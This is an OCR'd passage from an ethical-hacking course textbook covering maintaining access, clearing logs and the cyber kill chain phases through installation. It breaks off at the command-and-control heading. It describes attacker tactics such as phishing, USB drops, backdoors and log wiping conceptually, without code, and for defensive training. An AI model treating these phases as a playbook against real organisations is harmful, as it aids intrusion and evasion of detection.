
    Maintaining access refers to the phase in which an attacker attempts to retain ownership of the system. Once an attacker gains access to the target system with admin- or root-level privileges (thus owning the system), they can use both the system and its resources at will. The attacker can either use the system as a launchpad to scan and exploit other systems or maintain a low profile and continue exploitation. Both of these actions can cause significant damage.

    Attackers can upload, download, or manipulate data, applications, and configurations on the owned system and also use malicious software to transfer usernames, passwords, and any other information stored in the system. They can maintain control over the system for a long time by closing vulnerabilities to prevent other hackers from exploiting them. Occasionally, in the process, the attacker may provide some degree of protection to the system from other attacks. Attackers use compromised systems to launch further attacks.

- **Clearing Logs**

  To remain undetected, it is important for attackers to erase all the evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Note: The complete system hacking process is covered in Module 06: System Hacking.



Cyber Kill Chain Methodology

- The cyber kill chain methodology is a component of intelligence-driven defense for the identification and **prevention of malicious intrusion activities**
- It provides greater insight into attack phases, which helps security professionals to understand the **adversary's tactics, techniques, and procedures beforehand**

Reconnaissance
Gather data on the target to probe for weak points

Weaponization
Create a deliverable malicious payload using an exploit and a backdoor

Delivery
Send weaponized bundle to the victim using email, USB, etc.

Exploitation
Exploit a vulnerability by executing code on the victim's system

Installation
Install malware on the target system

Command and Control
Create a command and control channel to communicate and pass data back and forth

Actions on Objectives
Perform actions to achieve intended objectives/goals

Cyber Kill Chain Methodology

The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities. This methodology helps security professionals in identifying the steps that adversaries follow in order to accomplish their goals.

The cyber kill chain is a framework developed for securing cyberspace based on the concept of military kill chains. This method aims to actively enhance intrusion detection and response. The cyber kill chain is equipped with a seven-phase protection mechanism to mitigate and reduce cyber threats.

According to Lockheed Martin, cyberattacks might occur in seven different phases, from reconnaissance to the final accomplishment of the objective. An understanding of cyber kill chain methodology helps security professionals to leverage security controls at different stages of an attack and helps them to prevent the attack before it succeeds. It also provides greater insight into the attack phases, which helps in understanding the adversary's TTPs beforehand.

Discussed below are various phases included in cyber kill chain methodology:



Create a deliverable malicious payload using an exploit and a backdoor
Weaponization
Exploit a vulnerability by executing code on the victim's system
Exploitation
Create a command and control channel to communicate and pass data back and forth
Command and Control
username
password
Reconnaissance
Gather data on the target to probe for weak points
Delivery
Send weaponized bundle to the victim using email, USB, etc.
Installation
Install malware on the target system
Actions on Objectives
Perform actions to achieve intended objectives/goals

Figure 1.3: Cyber kill chain methodology

- **Reconnaissance**

  An adversary performs reconnaissance to collect as much information about the target as possible to probe for weak points before actually attacking. They look for information such as publicly available information on the Internet, network information, system information, and the organizational information of the target. By conducting reconnaissance across different network levels, the adversary can gain information such as network blocks, specific IP addresses, and employee details. The adversary may use automated tools to obtain information such as open ports and services, vulnerabilities in applications, and login credentials. Such information can help the adversary in gaining backdoor access to the target network.

  Activities of the adversary include the following:

  - Gathering information about the target organization by searching the Internet or through social engineering
  - Performing analysis of various online activities and publicly available information
  - Gathering information from social networking sites and web services
  - Obtaining information about websites visited
  - Monitoring and analyzing the target organization's website
  - Performing Whois, DNS, and network footprinting
  - Performing scanning to identify open ports and services

- **Weaponization**

  The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.

The following are the activities of the adversary:

- Identifying appropriate malware payload based on the analysis
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
- Creating a phishing email campaign
- Leveraging exploit kits and botnets

- **Delivery**

  The previous stage included creating a weapon. Its payload is transmitted to the intended victim(s) as an email attachment, via a malicious link on websites, or through a vulnerable web application or USB drive. Delivery is a key stage that measures the effectiveness of the defense strategies implemented by the target organization based on whether the intrusion attempt of the adversary is blocked or not.

  The following are the activities of the adversary:

  - Sending phishing emails to employees of the target organization
  - Distributing USB drives containing malicious payload to employees of the target organization
  - Performing attacks such as watering hole on the compromised website
  - Implementing various hacking tools against the operating systems, applications, and servers of the target organization

- **Exploitation**

  After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration.

  Activities of the adversary include the following:

  - Exploiting software or hardware vulnerabilities to gain remote access to the target system

- **Installation**

  The adversary downloads and installs more malicious software on the target system to maintain access to the target network for an extended period. They may use the weapon to install a backdoor to gain remote access. After the injection of the malicious code on one target system, the adversary gains the capability to spread the infection to other end systems in the network. Also, the adversary tries to hide the presence of malicious activities from security controls like firewalls using various techniques such as encryption.

  The following are the activities of the adversary:

  - Downloading and installing malicious software such as backdoors
  - Gaining remote access to the target system
  - Leveraging various methods to keep backdoor hidden and running
  - Maintaining access to the target system

- **Command and Control**

